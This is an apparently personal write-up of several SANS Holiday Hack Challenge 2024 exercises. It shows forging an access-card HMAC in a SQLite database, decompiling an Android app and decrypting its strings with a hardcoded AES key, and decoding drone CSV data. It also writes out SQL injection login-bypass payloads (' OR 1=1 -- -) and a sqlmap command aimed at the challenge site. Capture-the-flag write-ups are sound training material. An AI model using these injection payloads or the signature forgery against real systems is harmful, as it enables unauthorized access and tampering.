   *  $$$$$$\  $$$$$$$\   $$$$$$\  $$\   $$\ $$$$$$$$\ $$$$$$$$\ $$$$$$$\  $$\  *
   * $$  __$$\ $$  __$$\ $$  __$$\ $$$\  $$ |\__$$  __|$$  _____|$$  __$$\ $$ | *
  *  $$ /  \__|$$ |  $$ |$$ /  $$ |$$$$\ $$ |   $$ |   $$ |      $$ |  $$ |$$ |*
  *  $$ |$$$$\ $$$$$$$  |$$$$$$$$ |$$ $$\$$ |   $$ |   $$$$$\    $$ |  $$ |$$ | *
 *   $$ |\_$$ |$$  __$$< $$  __$$ |$$ \$$$$ |   $$ |   $$  __|   $$ |  $$ |\__|*
  *  $$ |  $$ |$$ |  $$ |$$ |  $$ |$$ |\$$$ |   $$ |   $$ |      $$ |  $$ |   *
*    \$$$$$$  |$$ |  $$ |$$ |  $$ |$$ | \$$ |   $$ |   $$$$$$$$\ $$$$$$$  |$$\ *
 *    \______/ \__|  \__|\__|  \__|\__|  \__|   \__|   \________|\_______/ \__|  *
  *                                                            ❄    ❄    ❄   *
   *      *    *    *    *    *    *    *    *    *    *    *    *    *    *
Card 42 granted access level 1.
Achievement
Congratulations! You have completed the [Silver] Hardware Hacking 101 Part 2 challenge!
Hardware Hacking Part 2 Terminal Challenge (Gold)
Speaking to Jewel Loggins again, we need to directly modify the database and generate the HMAC signature for the gold award.
Per Wikipedia - In cryptography, an HMAC (sometimes expanded as either keyed-hash message authentication code or hash-based message authentication code) is a specific type of message authentication code (MAC) involving a cryptographic hash function and a secret cryptographic key. As with any MAC, it may be used to simultaneously verify both the data integrity and authenticity of a message. An HMAC is a type of keyed hash function that can also be used in a key derivation scheme or a key stretching scheme.
In the sqlite3 database we discovered earlier, we can inspect it and find the HMAC Secret is stored in the config table under hmac_secret.
slh@slhconsole\> sqlite3 access_cards
SQLite version 3.40.1 2022-12-28 14:03:47
Enter ".help" for usage hints.

sqlite> .tables
access_cards  config

sqlite> .schema access_cards
CREATE TABLE access_cards (
            id INTEGER PRIMARY KEY,
            uuid TEXT,
            access INTEGER,
            sig TEXT
        );
sqlite> .schema config
CREATE TABLE config (
            id INTEGER PRIMARY KEY,
            config_key TEXT UNIQUE,
            config_value TEXT
        );
sqlite> SELECT * FROM access_cards WHERE id=42;
42|c06018b6-5e80-4395-ab71-ae5124560189|0|ecb9de15a057305e5887502d46d434c9394f5ed7ef1a51d2930ad786b02f6ffd
sqlite> SELECT * FROM config;
1|hmac_secret|9ed1515819dec61fd361d5fdabb57f41ecce1a5fe1fe263b98c0d6943b9b232e
2|hmac_message_format|{access}{uuid}
3|admin_password|3a40ae3f3fd57b2a4513cca783609589dbe51ce5e69739a33141c5717c20c9c1
4|app_version|1.0
We obtained a hint to use a handy HMAC generator included in CyberChef. In the input we enter the access value of 1 and then the UUID of c06018b6-5e80-4395-ab71-ae5124560189: 1c06018b6-5e80-4395-ab71-ae5124560189. For the HMAC Key, we input 9ed1515819dec61fd361d5fdabb57f41ecce1a5fe1fe263b98c0d6943b9b232e and then obtain the resulting HMAC signature of 135a32d5026c5628b1753e6c67015c0f04e26051ef7391c2552de2816b1b7096 as shown in the Completed URL.
After running the following SQLite update query to set the access and correct HMAC signature, we obtain the gold challenge award!
sqlite> UPDATE access_cards SET access=1, sig="135a32d5026c5628b1753e6c67015c0f04e26051ef7391c2552de2816b1b7096" WHERE id=42;

       *   *   *   *   *   *   *   *   *   *   *
   *                                             *
*      ❄  ❄  ❄  ❄  ❄  ❄  ❄  ❄  ❄  ❄  ❄  ❄  ❄     *
 *  $$$$$$\   $$$$$$\   $$$$$$\  $$$$$$$$\  $$$$$$\   $$$$$$\  *
  * $$  __$$\ $$  __$$\ $$  __$$\ $$  _____|$$  __$$\ $$  __$$\ *
   *$$ /  $$ |$$ /  \__|$$ /  \__|$$ |      $$ /  \__|$$ /  \__| *
    $$$$$$$$ |$$ |      $$ |      $$$$$\    \$$$$$$\  \$$$$$$\
   *$$  __$$ |$$ |      $$ |      $$  __|    \____$$\  \____$$\  *
  * $$ |  $$ |$$ |  $$\ $$ |  $$\ $$ |      $$\   $$ |$$\   $$ | *
*   $$ |  $$ |\$$$$$$  |\$$$$$$  |$$$$$$$$\ \$$$$$$  |\$$$$$$  |   *
 *  \__|  \__| \______/  \______/ \________| \______/  \______/  *
*         *    ❄             ❄           *        ❄    ❄    ❄   *
   *        *     *     *      *     *      *    *      *      *
   *  $$$$$$\  $$$$$$$\   $$$$$$\  $$\   $$\ $$$$$$$$\ $$$$$$$$\ $$$$$$$\  $$\  *
   * $$  __$$\ $$  __$$\ $$  __$$\ $$$\  $$ |\__$$  __|$$  _____|$$  __$$\ $$ | *
  *  $$ /  \__|$$ |  $$ |$$ /  $$ |$$$$\ $$ |   $$ |   $$ |      $$ |  $$ |$$ |*
  *  $$ |$$$$\ $$$$$$$  |$$$$$$$$ |$$ $$\$$ |   $$ |   $$$$$\    $$ |  $$ |$$ | *
 *   $$ |\_$$ |$$  __$$< $$  __$$ |$$ \$$$$ |   $$ |   $$  __|   $$ |  $$ |\__|*
  *  $$ |  $$ |$$ |  $$ |$$ |  $$ |$$ |\$$$ |   $$ |   $$ |      $$ |  $$ |   *
*    \$$$$$$  |$$ |  $$ |$$ |  $$ |$$ | \$$ |   $$ |   $$$$$$$$\ $$$$$$$  |$$\ *
 *    \______/ \__|  \__|\__|  \__|\__|  \__|   \__|   \________|\_______/ \__|  *
  *                                                            ❄    ❄    ❄   *
   *      *    *    *    *    *    *    *    *    *    *    *    *    *    *
Achievement
Congratulations! You have completed the [Gold] Hardware Hacking 101 Part 2 challenge!
Act 2
Story of Act 2:
Wombley’s getting desparate. Out-elved by Alabaster’s faction, he’s planning a gruesome snowball fight to take over present delivery! Piney, Chimney, and Eve each need your help. Both sides want to see Christmas mission fulfilled. Will either yield? Who can bring order to such chaos?
Upon teleporting to Act 2, we are teleported to the Front Yard (Act 2) and obtain 5 fresh new objectives!


We also have access to the map!
Mobile Analysis
Help find who has been left out of the naughty AND nice list this Christmas. Please speak with Eve Snowshoes for more information.
After navigating West to Eve Snowshoes, we obtain information on our next challenge of Mobile Analysis.
When speaking with Eve Snowshoes, we obtain the following hints:
Mobile Analysis Easy - Missing
Maybe look for what names are included and work back from that?
Mobile Analysis Hard - Format
So yeah, have you heard about this new Android app format? Want to convert it to an APK file?
Mobile Analysis Hard - Encryption and Obfuscation
Obfuscated and encrypted? Hmph. Shame you can’t just run strings on the file.
Mobile Analysis Challenge (Silver)
We download the challenge debug version of the mobile application from Eve Snowshoes speech:
But here’s my tiny reindeer-sized problem: I made a debug version and a release version of the app.
wget https://www.holidayhackchallenge.com/2024/SantaSwipe.apk
Decompile the APK with jadx and open with Android Studio for emulation / analysis purposes.
# Decompile
jadx SantaSwipe.apk
# Open project in Android Studio
studio SantaSwipe/
# Open project in VSCode
code SantaSwipe
The main source code of the application is located: SantaSwipe/sources/com/northpole/santaswipe/MainActivity.java
We are looking for who has been left out of the naughty AND nice list this Christmas, per the challenge instructions. Within MainActivity.java on lines 116-133, we come across the SQLite query that excludes any person with the name Ellie:
@JavascriptInterface
public final void getNormalList() {
    final String jsonItems;
    try {
        SQLiteDatabase sQLiteDatabase = MainActivity.this.database;
        if (sQLiteDatabase == null) {
            Intrinsics.throwUninitializedPropertyAccessException("database");
            sQLiteDatabase = null;
        }
        Cursor cursor = sQLiteDatabase.rawQuery("SELECT Item FROM NormalList WHERE Item NOT LIKE '%Ellie%'", null);
        List items = new ArrayList();
        Log.d("WebAppInterface", "Fetching items from NormalList table");
        while (cursor.moveToNext()) {
            String item = cursor.getString(0);
            Intrinsics.checkNotNull(item);
            items.add(item);
            Log.d("WebAppInterface", "Fetched item: " + item);
        }
Answer: Ellie
After submitting the answer in the objectives tab, we obtain the silver challenge award.
Achievement
Congratulations! You have completed the [Silver] Mobile Analysis challenge!
Mobile Analysis Challenge (Gold)
We download the challenge release version of the mobile application per Eve Snowshoes:
Eve Snowshoes
But here’s my tiny reindeer-sized problem: I made a debug version and a release version of the app.
wget https://www.holidayhackchallenge.com/2024/SantaSwipeSecure.aab
We were given an .aab file which per the reference in the hint is a Android App Bundle format. Per AAB to APK, we can use the bundletool, we can utilize the bundletool to convert this new format file to an APK. The bundletool is the underlying tool that Android Studio, the Android Gradle plugin, and Google Play use to build an Android App Bundle. This can be done as follows:
bundletool build-apks --bundle=SantaSwipeSecure.aab --output=SantaSwipeSecure.apks --mode=universal
unzip SantaSwipeSecure.apks
Archive:  SantaSwipeSecure.apks
 extracting: SantaSwipeSecure/toc.pb
 extracting: SantaSwipeSecure/universal.apk
mv SantaSwipeSecure/universal.apk SantaSwipeSecure.apk
rm -rf SantaSwipeSecure
# Decompile
jadx SantaSwipeSecure.apk
# Open project in Android Studio
studio SantaSwipeSecure/
# Open project in VSCode
code SantaSwipeSecure
The main source code of the application is located: SantaSwipeSecure/sources/com/northpole/santaswipe/MainActivity.java
The database source code of the application is located: SantaSwipeSecure/sources/com/northpole/santaswipe/DatabaseHelper.java
Within MainActivity.java on lines 309-330, there is a decryptData() function that decrypts AES encrypted data with a staticIv and secretKey:
private final String decryptData(String encryptedData) {
    try {
        Cipher cipher = Cipher.getInstance("AES/GCM/NoPadding");
        byte[] bArr = MainActivity.this.staticIv;
        if (bArr == null) {
            Intrinsics.throwUninitializedPropertyAccessException("staticIv");
            bArr = null;
        }
        GCMParameterSpec gCMParameterSpec = new GCMParameterSpec(128, bArr);
        SecretKey secretKey = MainActivity.this.secretKey;
        if (secretKey == null) {
            Intrinsics.throwUninitializedPropertyAccessException("secretKey");
            secretKey = null;
        }
        cipher.init(2, secretKey, gCMParameterSpec);
        byte[] doFinal = cipher.doFinal(Base64.decode(encryptedData, 0));
        Intrinsics.checkNotNull(doFinal);
        return new String(doFinal, Charsets.UTF_8);
    } catch (Exception unused) {
        return null;
    }
}
Within MainActivity.java we can see the IV and Secret Key are obtained on lines 43-62:
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_main);
    try {
        String string = getString(R.string.iv);
        Intrinsics.checkNotNullExpressionValue(string, "getString(...)");
        byte[] decode = Base64.decode(StringsKt.trim((CharSequence) string).toString(), 0);
        Intrinsics.checkNotNullExpressionValue(decode, "decode(...)");
        this.staticIv = decode;
        String string2 = getString(R.string.ek);
        Intrinsics.checkNotNullExpressionValue(string2, "getString(...)");
        byte[] decode2 = Base64.decode(StringsKt.trim((CharSequence) string2).toString(), 0);
        this.secretKey = new SecretKeySpec(decode2, 0, decode2.length, "AES");
        initializeDatabase();
        initializeWebView();
        initializeEncryption();
    } catch (IllegalArgumentException e) {
        Log.e("MainActivity", "Error during initialization: " + e.getMessage());
    }
}
We can find the string variables R.string.iv and R.string.ek in resources/res/values/strings.xml on lines 54 and 58:
<string name="ek">rmDJ1wJ7ZtKy3lkLs6X9bZ2Jvpt6jL6YWiDsXtgjkXw=</string>
<string name="iv">Q2hlY2tNYXRlcml4</string>
We can create Java software that will decode each encrypted string in the code. We can also do it similarly in Python.
/**
 * decrypt_mobileanalysis.java
 * A utility class for decrypting AES-encrypted strings using AES/GCM/NoPadding mode.
 * Holiday Hack 2024 - Mobile Analysis
**/

// Imports
import javax.crypto.Cipher;
import javax.crypto.spec.GCMParameterSpec;
import javax.crypto.spec.SecretKeySpec;
import java.util.Base64;
import java.nio.charset.StandardCharsets;

public class decrypt_mobileanalysis {

    // Static IV and Key
    private static final byte[] STATIC_IV = Base64.getDecoder().decode("Q2hlY2tNYXRlcml4");
    private static final byte[] SECRET_KEY_BYTES = Base64.getDecoder().decode("rmDJ1wJ7ZtKy3lkLs6X9bZ2Jvpt6jL6YWiDsXtgjkXw=");
    private static final SecretKeySpec SECRET_KEY = new SecretKeySpec(SECRET_KEY_BYTES, "AES");

    /**
     * Decrypts the given Base64-encoded encrypted string using AES/GCM/NoPadding.
     *
     * @param encryptedData The encrypted data in Base64 format.
     * @return The decrypted string, or null if decryption fails.
     */
    public static String decryptData(String encryptedData) {
        try {
            // Initialize the cipher
            Cipher cipher = Cipher.getInstance("AES/GCM/NoPadding");
            GCMParameterSpec gcmSpec = new GCMParameterSpec(128, STATIC_IV);
            cipher.init(Cipher.DECRYPT_MODE, SECRET_KEY, gcmSpec);

            // Decode the Base64-encoded encrypted data
            byte[] decodedBytes = Base64.getDecoder().decode(encryptedData);

            // Perform decryption
            byte[] decryptedBytes = cipher.doFinal(decodedBytes);

            // Convert the decrypted bytes into a string
            return new String(decryptedBytes, StandardCharsets.UTF_8);
        } catch (Exception e) {
            // Return null if an error occurs during decryption
            System.err.println("Decryption failed: " + e.getMessage());
            return null;
        }
    }

    public static void main(String[] args) {
        String[] encryptedStrings = {
            "IVrt+9Zct4oUePZeQqFwyhBix8cSCIxtsa+lJZkMNpNFBgoHeJlwp73l2oyEh1Y6AfqnfH7gcU9Yfov6u70cUA2/OwcxVt7Ubdn0UD2kImNsclEQ9M8PpnevBX3mXlW2QnH8+Q+SC7JaMUc9CIvxB2HYQG2JujQf6skpVaPAKGxfLqDj+2UyTAVLoeUlQjc18swZVtTQO7Zwe6sTCYlrw7GpFXCAuI6Ex29gfeVIeB7pK7M4kZGy3OIaFxfTdevCoTMwkoPvJuRupA6ybp36vmLLMXaAWsrDHRUbKfE6UKvGoC9d5vqmKeIO9elASuagxjBJ",
            "KGfb0vd4u/4EWMN0bp035hRjjpMiL4NQurjgHIQHNaRaDnIYbKQ9JusGaa1aAkGEVV8="
        };

        // Decrypt each string
        for (String encrypted : encryptedStrings) {
            String decrypted = decryptData(encrypted);
            if (decrypted != null) {
                System.out.println("CT: " + encrypted + " PT: " + decrypted);
            } else {
                System.out.println("CT: " + encrypted + " PT: Decryption failed");
            }
        }
    }
}
After decrypting all the strings, we find the deletion of Joshua within the decrypted SQLite query.
javac decrypt_mobileanalysis.java
java decrypt_mobileanalysis
CT: IVrt+9Zct4oUePZeQqFwyhBix8cSCIxtsa+lJZkMNpNFBgoHeJlwp73l2oyEh1Y6AfqnfH7gcU9Yfov6u70cUA2/OwcxVt7Ubdn0UD2kImNsclEQ9M8PpnevBX3mXlW2QnH8+Q+SC7JaMUc9CIvxB2HYQG2JujQf6skpVaPAKGxfLqDj+2UyTAVLoeUlQjc18swZVtTQO7Zwe6sTCYlrw7GpFXCAuI6Ex29gfeVIeB7pK7M4kZGy3OIaFxfTdevCoTMwkoPvJuRupA6ybp36vmLLMXaAWsrDHRUbKfE6UKvGoC9d5vqmKeIO9elASuagxjBJ PT: CREATE TRIGGER DeleteIfInsertedSpecificValue
    AFTER INSERT ON NormalList
    FOR EACH ROW
    BEGIN
        DELETE FROM NormalList WHERE Item = 'KGfb0vd4u/4EWMN0bp035hRjjpMiL4NQurjgHIQHNaRaDnIYbKQ9JusGaa1aAkGEVV8=';
    END;
CT: KGfb0vd4u/4EWMN0bp035hRjjpMiL4NQurjgHIQHNaRaDnIYbKQ9JusGaa1aAkGEVV8= PT: Joshua, Birmingham, United Kingdom
Answer: Joshua
After submitting the answer in the objectives tab, we obtain the gold challenge award.
Achievement
Congratulations! You have completed the [Gold] Mobile Analysis challenge!
Drone Path
Help the elf defecting from Team Wombley get invaluable, top secret intel to Team Alabaster. Find Chimney Scissorsticks, who is hiding inside the DMZ.
After navigating to the DMZ (mid map) using our fast travel on the map to Chimney Scissorsticks, we find our next challenge of Drone Path.
Drone Path Terminal Challenge (Silver)
When clicking on the challenge we get a home screen of a Elf Drone Workshop website.

Within the FIleShare on the drop down menu we can download fritjolf-Path.kml which is a KML (Keyhole Markup Language) file is a format used for representing geographic data in Google Earth and Google Maps. It is an XML-based file that contains information about geographic features like points, lines, polygons, and images.
Using Google Earth we can import the project file:

We obtain the code GUMDROP1 spelled out in yellow - this might be a password. For a username we use fritjolf from the KLM filename of fritjolf-Path.kml. We can attempt login at https://hhc24-dronepath.holidayhackchallenge.com/login and get Login successful! We can also login with SQL Injection Authentication bypass: username ' OR 1=1 -- - with any password.
After logging in, we get to the workshop and are presented with a search box.

Utilizing SQL injection, we get all the drone names from entering ' OR 1=1 -- - into the search box:
    Name: ELF-HAWK, Quantity: 40, Weapons: Snowball-launcher
    Name: Pigeon-Lookalike-v4, Quantity: 20, Weapons: Surveillance Camera
    Name: FlyingZoomer, Quantity: 4, Weapons: Snowball-Dropper
    Name: Zapper, Quantity: 5, Weapons: CarrotSpike

Comments for Zapper

    This is sort of primitive, but it works!
Attempting sqlmap, it was able to fingerprint the database but not dump it.
sqlmap --cookie 'session=<session>' --url 'https://hhc24-dronepath.holidayhackchallenge.com/api/v1.0/drones?drone=' --random-agent --batch --level=5 --risk=3 --proxy=http://127.0.0.1:8080 --dump
---
[INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: drone (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
    Payload: drone=' OR NOT 1868=1868-- MPGh
---
[INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
Now trying to enter all the drone names one by one…
- Entering in the drone
ELF-HAWKprovided us with a link to a secret dataset of ELF-HAWK-dump.csv and a mention that we are looking for an activation code in the large dataset.

- Entering in the drones
FlyingZoomerandZapperrevealed nothing interesting.
Analyzing the data in the CSV, we plotted the Longitute (X) and Latitude (Y) on a scatter-plot revealed the code: DroneDataAnalystExpertMedal

We enter this code in the admin console and obtain the silver challenge award!

Achievement
Congratulations! You have completed the [Silver] Drone Path challenge!
Drone Path Terminal Challenge (Gold)
After speaking with Chimney Scissorsticks again, he mentions we need to look for an injection flaw.
But I need you to dig deeper. Make sure you’re checking those file structures carefully, and remember—rumor has it there is some injection flaw that might just give you the upper hand. Keep your eyes sharp!
From the previous injection flaw, entering in the drone Pigeon-Lookalike-v4 - it mentions that there is something fishy with the TRUE/FALSE values in the file.

There are a total of 58 columns in the ELF-HAWK-dump.csv with Boolean (TRUE/FALSE) values.
Concatenating all the TRUE/FALSE to 1/0 respectively can lead to a nice ASCII art image. I decided to code it up in a Python script below, however you can also do it just as easily in bash.
grep -io 'true\|false' ELF-HAWK-dump.csv | tr '[:upper:]' '[:lower:]' | sed 's/true/1/g; s/false/0/g' | tr -d '\n' | perl -lpe '$_=pack"B*",$_'
We can create a Python script that will decode each TRUE/FALSE to binary then to ASCII equivalent. It is worth mentioning, the first row has a CSV typo where it is missing a newline between APP.warning3/7/2024 and will throw everything off.
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""This script is used to create ascii art from boolean columns.
Holiday Hack 2024 - Drone Path
"""

# Imports
import pandas as pd
from io import StringIO

# Read file
with open("ELF-HAWK-dump.csv", "r") as file:
    file_contents = file.read()

# Parse the CSV data using pandas
file_contents = file_contents.replace("APP.warning3/7/2024", "APP.warning\n3/7/2024")
csv_data = StringIO(file_contents)
df = pd.read_csv(csv_data)

# Boolean columns
boolean_columns = df.select_dtypes(include="bool").columns
print(f"[*] Boolean Columns (len: {len(boolean_columns)}):")

# Iterate through each row
binary_data = ""
for _, row in df.iterrows():
    for value in row:
        # Check if the value is a boolean and convert it to '1' or '0'
        if isinstance(value, bool):
            binary_data += "1" if value else "0"

# Remove trailing and fix padding
binary_data = binary_data.rstrip("0")
padding_length = (8 - len(binary_data) % 8) % 8  # Calculate how many zeros to add
binary_data = binary_data + "0" * padding_length
print(f"[*] Binary Data (len: {len(binary_data)})")

# Convert binary data to ASCII string
ascii_string = ""
for i in range(0, len(binary_data), 8):
    byte = binary_data[i : i + 8]
    ascii_string += chr(int(byte, 2))  # Convert binary to integer and then to a character
print(ascii_string)
python3 asciiart_dronepath.py
[*] Boolean Columns (len: 58):
[*] Binary Data (len: 41768)
:::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::
:::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::
:::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::
::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::*::::::::::::::::::
:::::::::::::::::::::::::::::::-------------=--------::::::::::::::::::::::::::::::::::::
::::::::::::::::::::::------------------------===-=======--=-::::::::::-:::::::::::::::::
::::::::::::::::::::------------:------------=-====================---:::::::::=+::::::::
:::::::::::::::::------------------------------=====================-------::::::::::::::
::::::::::::::-------------------------------------================:------:::::::::::::::
::::::::::::--------------------------------------==============-::--------:::::::::-::::
::::::::::::-------:--------@+:::::::::--=@--------:===========-::-::----==---:::::::::::
::::-------:::::----------@---::::::---+-==+@--------=========-:--:------=====---::::::::
::::--------::::::-------#--------------=-+@------------===------::-----====--==---::::::
::::-------:-:::::::------@=@=++#+++++@@@@@=-----------------:::--------------==---::::::
::::----------::::=-#-:----**%@+++++++%@@=::::::---%@------:--------:--@-+::-------::::::
::::-----:----:::::::::::--::@@**%@--::::::::::::::--=+@------------@--:::::------@::::::
::::---+@::::::---+@:::::::::#@-@--:::::-:=*=-::-----=+*=*=--------@:--:::::::-----=:::::
::::@-:::-::::::-----=@:-:::@+@%---------------==-==+@@@@@=@------@---------:::::--==+%::
:::#:::::::::::-----=+*@:::%#@#-=---------===++*%@@+@=+*#-+*=@-----#====-----------**-%::
::@--::-:::--:---==++*@-:@=+@=+-@=*+++++++**@#%*@-##**-@##%=#%@@@@#*@###@=+**@*****@@@:::
:::@*=--++++++++**@@@@@@*#@-+%@*=*+****@@@+@***@%@@%%%@-%@*@@@@@@@@@@@@@@%%#%%%@@@@@%::::
